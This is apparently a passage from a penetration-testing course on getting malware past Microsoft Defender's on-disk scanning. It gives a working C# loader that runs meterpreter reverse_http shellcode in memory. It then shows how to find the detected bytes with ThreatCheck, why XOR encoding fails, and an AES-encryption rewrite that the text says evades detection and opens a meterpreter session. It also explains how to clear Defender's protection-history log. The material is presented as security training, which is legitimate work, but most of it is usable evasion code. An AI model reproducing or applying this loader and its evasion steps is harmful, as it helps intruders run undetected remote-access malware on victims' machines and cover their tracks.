
After having a basic understanding of `static analysis`, we will learn how to modify a malicious program such that `Microsoft Defender Antivirus` does not detect it when stored on disk. In this case, we'll use the following `shellcode loader` written in `C#`, which uses common `WinAPI` functions to execute meterpreter/reverse_http shellcode (don't worry about understanding exactly how this program works).

```
using System;
using System.Linq;
using System.Runtime.InteropServices;

namespace NotMalware
{
    internal class Program
    {
        [DllImport("kernel32")]
        private static extern IntPtr VirtualAlloc(IntPtr lpStartAddr,
UInt32 size, UInt32 flAllocationType, UInt32 flProtect);

        [DllImport("kernel32")]
        private static extern bool VirtualProtect(IntPtr lpAddress, uint
dwSize, UInt32 flNewProtect, out UInt32 lpflOldProtect);

        [DllImport("kernel32")]
        private static extern IntPtr CreateThread(UInt32
lpThreadAttributes, UInt32 dwStackSize, IntPtr lpStartAddress, IntPtr
param, UInt32 dwCreationFlags, ref UInt32 lpThreadId);

        [DllImport("kernel32")]
        private static extern UInt32 WaitForSingleObject(IntPtr hHandle,
UInt32 dwMilliseconds);

        static void Main(string[] args)
        {
            // Shellcode (msfvenom -p windows/x64/meterpreter/reverse_http
LHOST=... LPORT=... -f csharp)
```

```
            byte[] buf = new byte[] {<SNIP>};

            // Allocate RW space for shellcode
            IntPtr lpStartAddress = VirtualAlloc(IntPtr.Zero,
(UInt32)buf.Length, 0x1000, 0x04);

            // Copy shellcode into allocated space
            Marshal.Copy(buf, 0, lpStartAddress, buf.Length);

            // Make shellcode in memory executable
            UInt32 lpflOldProtect;
            VirtualProtect(lpStartAddress, (UInt32)buf.Length, 0x20, out
lpflOldProtect);

            // Execute the shellcode in a new thread
            UInt32 lpThreadId = 0;
            IntPtr hThread = CreateThread(0, 0, lpStartAddress,
IntPtr.Zero, 0, ref lpThreadId);

            // Wait until the shellcode is done executing
            WaitForSingleObject(hThread, 0xffffffff);
        }
    }
}
```



Note: When creating a new project, make sure to select `Console App (.NET Framework)`, and when compiling make sure to target `x64` in `Release` mode.

Compiling and executing this program, with `Real-time protection` disabled, we can see that it works as intended, resulting in a meterpreter session.



Note: The folder `C:\Tools` has an antivirus exclusion, so that we can use/develop tools without worrying about `Microsoft Defender Antivirus` deleting them.

However, after enabling `Real-time protection`, attempting to copy the compiled program out of `C:\Tools` and onto the `Desktop` will result in the file getting detected by `Microsoft Defender Antivirus`.



Using the Get-MpThreat and Get-MpThreatDetection commands, we can see the file `NotMalware.exe` was classified as `Trojan:Win64/Meterpreter.E` before it was executed.

```
PS C:\Users\Administrator> Get-MpThreatDetection


ActionSuccess                 : True
AdditionalActionsBitMask      : 0
AMProductVersion              : 4.18.24020.7
CleaningActionID              : 2
CurrentThreatExecutionStatusID : 1
DetectionID                   : {DAA2365C-54A2-4CED-A0B1-2B1AF493C843}
DetectionSourceTypeID         : 3
DomainUser                    : WIN-I092S2V54F8\Administrator
InitialDetectionTime          : 4/4/2024 9:32:09 AM
LastThreatStatusChangeTime    : 4/4/2024 9:32:25 AM
ProcessName                   : C:\Windows\explorer.exe
RemediationTime               : 4/4/2024 9:32:25 AM
Resources                     : {file:_C:\Users\Administrator\Desktop\NotMalware.exe}
ThreatID                      : 2147721833
ThreatStatusErrorCode         : 0
ThreatStatusID                : 3
PSComputerName                :



PS C:\Users\Administrator> Get-MpThreat -ThreatID 2147721833


CategoryID       : 8
DidThreatExecute : False
IsActive         : False
Resources        :
RollupStatus     : 1
SchemaVersion    : 1.0.0.0
SeverityID       : 5
ThreatID         : 2147721833
ThreatName       : Trojan:Win64/Meterpreter.E
TypeID           : 0
PSComputerName   :
```


Note: To clear the `protection history` log, simply delete all files in the following folder: `C:\ProgramData\Microsoft\Windows Defender\Scans\History\Service`

XOR Encryption

Although the information provided by `Get-MpThreat` and `Get-MpThreatDetection` is valuable, we do not know what precisely in the file triggered this detection. There are tedious ways to figure this out manually, or we can use a tool like ThreatCheck to figure this out simply. First, make sure `Real-time protection` is `disabled`, go to the folder containing `NotMalware.exe`, and then run the following command:

```
PS C:\Tools\NotMalware\NotMalware\bin\x64\Release> C:\Tools\ThreatCheck-master\ThreatCheck\ThreatCheck\bin\x64\Release\ThreatCheck.exe -f .\NotMalware.exe
```


`ThreatCheck` works by splitting a file into chunks and subsequently making `Microsoft Defender Antivirus` scan them until it finds that triggers a detection. Taking a look at the output, it becomes clear that `Microsoft Defender Antivirus` is detecting the bytes of the `Meterpreter shellcode`.



As the `Metasploit Framework` is a well-known open-source tool, it should not be surprising that `Microsoft` developed signatures for `Microsoft Defender Antivirus` to catch the shellcode it generates. This means that in order to get past the signature scans, we are going to need to obfuscate it someway so that it doesn't get recognized.

Traditionally, a very common way to do this has been by `XOR-ing` the shellcode stored in the program, and then `XOR-ing` it again again right before writing it into memory so that the original values are restored. Thus, when the file gets scanned by `Microsoft Defender Antivirus`, the shellcode would appear as `random` bytes that shouldn't match a signature.

We can use this CyberChef recipe to `XOR` our shellcode with the value `0x5C` (make sure to get rid of new lines, as this breaks the recipe).




We can replace the shellcode in the program with the output, and then add a short loop which `XORs` each byte with `0x5C` just before writing the shellcode to memory.

```
<SNIP>
```

```
// XOR'd shellcode (msfvenom -p windows/x64/meterpreter/reverse_http
LHOST=... LPORT=... -f csharp)
byte[] buf = new byte[] { <SNIP> }

// Allocate RW space for shellcode
<SNIP>

// Decrypt shellcode
int i = 0;
while (i < buf.Length)
{
    buf[i] = (byte)(buf[i] ^ 0x5c);
    i++;
}

// Copy shellcode into allocated space
<SNIP>
```


Although simple `XOR` encryption may have been enough to get past `antivirus` signature scans in the past, when we try to compile the program and then run `ThreatCheck` against it once more, we see that `Microsoft Defender Antivirus` still detects the shellcode:



AES Encryption

An intriguing aspect of bypassing antivirus solutions is that it necessitates creativity, given the absence of a definitive method for achieving a specific objective—no "right" or "wrong" methods exist. In this case, `XOR-encrypting` the shellcode is not enough to bypass `Microsoft Defender Antivirus`, therefore, let's try something different, like `AES-`

`encrypting` the shellcode instead. We can use another CyberChef recipe to `AES encrypt` the shellcode (using an arbitrary key and IV).




After copying the output, the C# program will require a bit more modification than a simple loop, but the changes are pretty straight forward:


```
<SNIP>
using System.Security.Cryptography;

namespace NotMalware
{
    internal class Program
    {
        <SNIP>

        static void Main(string[] args)
        {
            // Shellcode (msfvenom -p windows/x64/meterpreter/reverse_http
LHOST=... LPORT=... -f csharp)
            string bufEnc = "<SNIP>";

            // Decrypt shellcode
            Aes aes = Aes.Create();
            byte[] key = new byte[16] { 0x1f, 0x76, 0x8b, 0xd5, 0x7c,
0xbf, 0x02, 0x1b, 0x25, 0x1d, 0xeb, 0x07, 0x91, 0xd8, 0xc1, 0x97 };
            byte[] iv = new byte[16] { 0xee, 0x7d, 0x63, 0x93, 0x6a, 0xc1,
0xf2, 0x86, 0xd8, 0xe4, 0xc5, 0xca, 0x82, 0xdf, 0xa5, 0xe2 };
            ICryptoTransform decryptor = aes.CreateDecryptor(key, iv);
            byte[] buf;
            using (var msDecrypt = new
System.IO.MemoryStream(Convert.FromBase64String(bufEnc)))
```

```
            {
                using (var csDecrypt = new CryptoStream(msDecrypt,
decryptor, CryptoStreamMode.Read))
                {
                    using (var msPlain = new System.IO.MemoryStream())
                    {
                        csDecrypt.CopyTo(msPlain);
                        buf = msPlain.ToArray();
                    }
                }
            }

            // Allocate RW space for shellcode
            <SNIP>
```

This time, running `ThreatCheck` against the compiled malware results in a `"No threat found!"` message.




We can confirm that `Microsoft Defender Antivirus` does not detect the program as malicious by re-enabling `Real-time protection`, copying the file to the `Desktop` and noticing it doesn't get immediatly removed. We can even go a step further and attempt to run it, establishing a `meterpreter session`:



Next Steps

